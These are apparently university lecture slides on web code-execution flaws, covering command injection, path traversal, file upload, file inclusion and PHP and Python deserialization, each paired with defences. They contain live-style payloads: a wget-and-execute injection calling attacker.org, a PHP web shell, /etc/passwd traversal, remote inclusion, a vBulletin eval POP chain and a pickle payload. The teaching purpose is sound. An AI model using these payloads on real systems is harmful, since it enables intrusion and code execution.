Stony Brook University

CSE 361: Web Security

Code Execution Flaws

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
Recap: Input to a Web server



Visible form fields


Hidden form fields

Any other GET/POST parameters

Cookies

Arbitrary HTTP headers

Command Injection



Running OS level commands

- Developers may choose to run OS commands with user input
  - Programming language has no library (e.g., htpasswd generation)
  - Developer can't be bothered to find a better way

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

OS commands - regular use

- Regular usage: http://example.org/add_user?username=fry&password=secret
- Result:

```
htpasswd -b .htpasswd fry secret
```

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

OS commands - malicious use

- Malicious usage
  - http://example.org/add_user?username=fry; wget http://attacker.org/mal; chmod +x mal; ./mal %26 %23&password=secret
- Result
  - htpasswd -b .htpasswd fry; wget http://attacker.org/mal; chmod +x mal; ./mal & #secret

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

Executing code in bash

- Bash offers several options to execute multiple commands
- `cmd1; cmd2` - chain two commands together
  - regardless of the results of the first command
- `cmd1 && cmd2` - execute second command if first worked
- `cmd1 | cmd2` - pass output of cmd1 to cmd2 (via STDIN)
- `cmd1 $(cmd2)` - execute cmd2 and pass it as parameter to cmd1
- `cmd1 `cmd2`` - execute cmd2 and pass it as parameter to cmd1

Stopping command injection

- Problem: command and arguments not properly separated
  - bash parses and expands arguments (e.g., $ operations)
- Solution 1 (Python): separate command and arguments

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

```
import subprocess

def add_user(request, username, password):
  subprocess.call(["htpasswd", "-b", ".htpasswd", username, password])
  return HttpResponse("user added")
```

Stopping command injection

- Solution 2 (PHP): escape arguments properly
  - single-quoted strings are not interpreted by bash

Description

```
string escapeshellarg ( string $arg )
```

escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument. This function should be used to escape individual arguments to shell functions coming from user input. The shell functions include exec(), system() and the backtick operator.

Path Traversal

What could go wrong here?

```php
<?php
$filename = $_GET["filename"];
return file_get_contents("downloads/" . $filename);
?>
```

What could go wrong here?

- Attacker controls filename parameter
- Directory can be navigated with `../../`
  - `filename=../../../../etc/passwd` (in Linux, going to `/..` leads to `/`)

```php
<?php
$filename = $_GET["filename"];
return file_get_contents("downloads/" . $filename);
?>
```

What could go wrong here?

```php
<?php
$uploaded = $_FILES["upfile"];
$destination = sprintf("./uploads/%s", $_FILES["upfile"]["name"]);
move_uploaded_file($_FILES["upfile"]["tmp_name"], $destination);
?>
```

What could go wrong here?


- Attacker controls name of uploaded file
- name=../index.php overwrites index.php

```php
<?php
$uploaded = $_FILES["upfile"];
$destination = sprintf("./uploads/%s", $_FILES["upfile"]["name"]);
move_uploaded_file($_FILES["upfile"]["tmp_name"], $destination);
?>
```

Summary: Path Traversal

- Insufficient checking of input for meta characters
  - . and /
- May leak arbitrary files
  - /etc/passwd
  - .htpasswd
- May lead to overwritten files
  - potentially executable files like PHP

Unrestricted File Upload



Uploading arbitrary files

- Consider a service that allows for file upload
  - e.g., profile pictures
- Possible vulnerability if file type/ending is not checked
  - upload PHP file instead of an image -> remote code execution
    - <?php system($_GET['cmd']); ?>
- Uploading other types of files may also cause issues
  - HTML (basically XSS by upload)
  - Flash files (inherit origin)
    - Less relevant today since Flash has been officially discontinued
  - "Passive" content: SVG
    - allows for inline JavaScript

JavaScript in SVG

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg width="800px" height="800px" viewBox="0 0 800 800"
     version="1.1" xmlns="http://www.w3.org/2000/svg"
     xmlns:xlink="http://www.w3.org/1999/xlink">
 <defs>
  <script>
   alert(document.domain);
  </script>
 </defs>
    <circle cx="100" cy="100" r="25" fill="#c32e04" />

 </svg>
```

Content Sniffing

- Recall Rosetta Flash attack
  - JSONP endpoint was incorrectly interpreted as valid Flash file
- Recall "browser war"
  - browsers are error-tolerant to a fault
- To display content properly, browsers conduct "content sniffing"
  - if no MIME type is available, "sniff" bytes to determine correct type
  - some browsers force content type based on type of inclusion (e.g., applet)
- Famous example: GIFAR Polyglot

GIFAR

- Combination of a GIF and a JAR
  - GIF and JPG carry information on file format in first bytes
  - JAR (really just a ZIP) has "header" at the end of the file


```
cse361@nikifor-VirtualBox:~$ cat futurama.gif futurama.zip > futurama-gifar.gif
cse361@nikifor-VirtualBox:~$ file futurama-gifar.gif
futurama-gifar.gif: GIF image data, version 89a, 498 x 331
cse361@nikifor-VirtualBox:~$ unzip futurama.zip
Archive:  futurama.zip
replace futurama.gif? [y]es, [n]o, [A]ll, [N]one, [r]ename:
```

GIFAR Exploitation

Avoiding malicious image files

- Use libraries to convert image
  - e.g., convert from imagemagick
  - removes non-image content
- Clear meta data of images
  - e.g., EXIF tags on JPEGs
- Have separate domain for upload
  - PHP shell case: just CDN data is compromised
  - GIFAR/Polyglot attacks against browser now in useless origin
  - (check your Facebook or Twitter profile pic URL...)

File Inclusion



Side-note: PHP Parsing rules

- PHP is a HTML preprocessor
  - mixed HTML and PHP code
- Only code between opening/closing PHP tags is executed
  - `<?php` / `<?` and `?>`
- Any other bytes are simply output to the client
- Parsing is recursively applied to include files

Modular functionality

- Application code may be split across multiple files
  - e.g., language declaration, commonly used functionality, ...
- PHP has two different types of inclusions
  - include / include_once: includes files, merely warns in case of error
  - require / require_once: includes files, dies if inclusion fails

```php
<?php
// navigation and other fixed content
include($_GET["page"]);
?>
```

Including files - regular use

- Regular usage: `http://example.org/main.php?page=contact.php`
  - includes contact.php from the current directory
- May recursively include other files

```php
<?php
// navigation and other fixed content
include($_GET["page"]);
?>
```

Including files - malicious use

- Denial of Service: `http://example.org/main.php?page=main.php`
  - includes itself all over again, possibly exhausting resources
  - PHP typically dies early on (default memory_limit 128M)
- Code Injection:
  `http://example.org/main.php?page=http://attacker.org/malicious`
  - `allow_url_include = Off` by default in current PHP configurations
  - beware of multiple web spaces on single host/upload feature (Local File Inclusion)

```php
<?php
// navigation and other fixed content
include($_GET["page"]);
?>
```

Including files - reading arbitrary files

- PHP has weird filter URLs
  - e.g., php://filter/convert.base64-encode/resource=index.php
    - reads index.php, then applies base64 encoding
- Recall: only code between <?php and ?> is executed
  - PHP "includes" content as base64, i.e., you can leak arbitrary files

```php
<?php
// navigation and other fixed content
include($_GET["page"]);
?>
```

Avoiding file inclusion flaws / path traversal

- Keep list of files allowed for inclusion
  - alternatively: `?page=1`, map integer for pre-defined list of files
- Call `basename()` function on input
  - ensures that no other path can be traversed to
  - Python: `os.path.basename()`
- Restrict possible directories with `open_basedir`
  - any paths not within that dir are inaccessible

Quiz

Secure against file injection?

```php
<?php
// upload.example.org only allows for
// file upload, but ensures that MIME type is JPG
// and file ends with .jpg
// allow_url_include = On in config

$parsed = parse_url($_GET["image"]);
if ($parsed["host"] == 'upload.example.org') {
  include($_GET["image"] . '.inc');
}
?>
```

Secure against file injection?

- JPG parsing starts at FFD8, ends at FFD9
  - anything behind marker is ignored by viewer
  - may contain arbitrary EXIF comments
- cat file.jpg attack.php > new.jpg


```php
<?php
// upload.example.org only allows for
// file upload, but ensures that MIME type is JPG
// and file ends with .jpg
// allow_url_include = On in config
$parsed = parse_url($_GET["image"]);
if ($parsed["host"] == 'upload.example.org') {
  include($_GET["image"] . '.inc');
}
?>
```

Secure against file injection?

- Upload new.jpg to upload.example.org
  - validates with correct MIME type
- Visit `http://example.org/main.php?image=http://upload.example.org/new.jpg%3f`
  - includes `http://upload.example.org/new.jpg?.inc`

```php
<?php
// upload.example.org only allows for
// file upload, but ensures that MIME type is JPG
// and file ends with .jpg
// allow_url_include = On in config
$parsed = parse_url($_GET["image"]);
if ($parsed["host"] == 'upload.example.org') {
  include($_GET["image"] . '.inc');
}
?>
```

Deserialization Issues



Exchanging non-string data between entities

- Non-string data may be exchanged between entities through Serialization
  - e.g., objects
- Second party can deserialize
  - e.g., pickle module in python or serialize function in PHP
- `array("a"=>"b"))` becomes `a:1:{s:1:"a";s:1:"b";}`

Unserializing an object in PHP

- PHP has magic functions
  - `__destruct()` executed when object is cleaned up
  - `__sleep()` is called right before serialization
  - `__wakeup()` is called after deserialization
- Any object known in current scope may be unserialized
  - objects defined within actual project
  - objects defined in framework (e.g., widely used Zend)
- **Identification purely by name of serialized object**
  - allows for so-called Property Oriented Programming (POP) attacks

Serializing/Unserializing objects in PHP

```
class SerializeDemo {
  protected $classmember = "foo";
  public function __wakeup() {
    print $this->classmember . "\n";
  }
}
```

```
var_export(serialize(new SerializeDemo()));
```

```
'O:13:"SerializeDemo":1:{s:14:"' . "\0" . '*' . "\0" . 'classmember";s:3:"foo";}'
```

```
unserialize('O:13:"SerializeDemo":1:{s:14:"' . "\0" . '*' . "\0" . 'classmember";s:3:"bar";}');
```

```
bar
```

Serializing/Unserializing objects in PHP


Server

```
class SerializeDemo {
  protected $classmember = "foo";
  public function __wakeup() {
    print $this->classmember . "\n";
  }
}
```

Attacker

```
class SerializeDemo {
  protected $classmember = "AttackerControl";
}

$payload = base64_encode(serialize(new
SerializeDemo()));
```



```
TzoxMzoiU2VyaWFsaXplRGVtMCI6MTp7c
zoxNDoiACoAY2xhc3NtZW1iZXIiO3M6MT
U6IkF0dGFja2VyQ29udHJvbCI7fQ==
```

```
AttackerControl
```


Quiz
Insert
Home
Delete
Ctrl

How can we exploit this to execute **pwd**?

```
class SerializeExample {
  var $wakeups = array("connect_to_db" => "localhost");

  function connect_to_db($host) {
    // ...
  }

  public function __wakeup() {
    // call all $wakeups
    foreach ($this->wakeups as $function => $arguments) {
      $function($arguments);
    }
  }
}
```

```
class SerializeExample {
  var $wakeups = array("system" => "pwd");
}
$payload = serialize(new SerializeExample());
```

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

- Step 1: find vulnerable entry point using unserialize

```
// core/vb/api/hook.php
public function decodeArguments($arguments)) {
  if ($args = @unserialize($arguments)) {
     ....
  }
}
```

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

- Step 2: find magic functions and possible callees

```php
// core/vb/db/result.php
class vB_dB_Result
{
  protected $db = false;
  protected $recordset = false;

  public function __destruct() {
    $this->free();
  }

  public function free() {
    if (isset($this->db) AND !empty($this->recordset))
    {
      $this->db->free_result($this->recordset);
    }
  }
}
```

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

- Step 3: find attacker-controllable function call

```php
// core/vb/database.php
class vB_Database
{
  var $functions = array(
      'free_result' => 'mysql_free_result'
    );
  function free_result($queryresult)
  {
    $this->sql = '';
    return @$this->functions['free_result']($queryresult);
  }
}
```

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

- Step 4: build exploit POP chain

```php
// exploit
class vB_Database {
    var $functions = array();
    public function __construct()
    {
      $this->functions['free_result'] = 'eval';
    }
}
class vB_dB_Result {
    protected $db;
    protected $recordset;
    public function __construct()
    {
      $this->db = new vB_Database();
      $this->recordset = 'echo phpinfo();';
    }
}
serialize(new vB_dB_Result());
```

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

```php
// exploit
class vB_Database {
    var $functions = array();
    public function __construct()
    {
      $this->functions['free_result'] = 'eval';
    }
}
class vB_dB_Result {
    protected $db;
    protected $recordset;
    public function __construct()
    {
      $this->db = new vB_Database();
      $this->recordset = 'echo phpinfo();';
    }
}
serialize(new vB_dB_Result());
```

```php
public function __destruct() { $this->free(); }
```

__destruct() is called on `vB_dB_Result` object

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

```php
// exploit
class vB_Database {
    var $functions = array();
    public function __construct()
    {
      $this->functions['free_result'] = 'eval';
    }
}
class vB_dB_Result {
    protected $db;
    protected $recordset;
    public function __construct()
    {
      $this->db = new vB_Database();
      $this->recordset = 'echo phpinfo();';
    }
}
serialize(new vB_dB_Result());
```

```php
public function __destruct() { $this->free(); }
```

```php
$this->db->free_result($this->recordset);
```

__destruct() calls free_result on $db (vB_Database object)

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

```php
// exploit
class vB_Database {
    var $functions = array();
    public function __construct()
    {
      $this->functions['free_result'] = 'eval';
    }
}
class vB_dB_Result {
    protected $db;
    protected $recordset;
    public function __construct()
    {
      $this->db = new vB_Database();
      $this->recordset = 'echo phpinfo();';
    }
}
serialize(new vB_dB_Result());
```

```php
public function __destruct() { $this->free(); }
```

```php
$this->db->free_result($this->recordset);
```

```php
return @$this->functions['free_result']($queryresult);
```

`free_result` actually calls `functions['free_result']` (now overwritten by attacker with `eval`)

POP Vulnerability vBulletin 5.x

https://github.com/enddo/POP-Exploit

```php
// exploit
class vB_Database {
    var $functions = array();
    public function __construct()
    {
      $this->functions['free_result'] = 'eval';
    }
}
class vB_dB_Result {
    protected $db;
    protected $recordset;
    public function __construct()
    {
      $this->db = new vB_Database();
      $this->recordset = 'echo phpinfo();';
    }
}
serialize(new vB_dB_Result());
```

```php
public function __destruct() { $this->free(); }
```

```php
$this->db->free_result($this->recordset);
```

```php
return @$this->functions['free_result']($queryresult);
```

```php
return @eval($attackerobject->recordset);
```

Attacker-controlled code is passed to `eval()`

Serialization flaws in Python

- Python ships pickle module
  - pickle.loads(), pickle.dumps()
- Even more flexible than PHP
  - "supports" invocation of pickled code

```
import pickle

def index(request):
  userdata = request.COOKIES.get("userdata")
  if userdata:
    actual_userdata = pickle.loads(userdata)
    # do something meaningful with user data here

  response = render_to_response("main.html", {})
  response.set_cookie('userdata', pickle.dumps(actual_userdata))
```

Exploiting pickle.loads()

- Attacker has full control over cookie
  - no signature/crypto used in example
- Requirement: unpickling code
  - easy way: using __reduce__ on custom object
  - " If provided, at pickling time `__reduce__()` will be called with no arguments, and it must return either a string or a tuple."

```
import pickle

def index(request):
  userdata = request.COOKIES.get("userdata")
  if userdata:
    actual_userdata = pickle.loads(userdata)
    # do something meaningful with user data here

  response = render_to_response("main.html", {})
  response.set_cookie('userdata', pickle.dumps(actual_userdata))
```

```
import subprocess
import pickle

class foo(Object):
  def __reduce__(self):
    return (subprocess.call, (('/usr/bin/id', )))

attack = pickle.dumps(foo())
```

If returned value is tuple, first element is callable object which creates instance, remainder are parameters.

From Python's documentation page

Python » English 3.9.4 Documentation » The Python Standard Library » Data Persistence »

Table of Contents

- `pickle` — Python object serialization
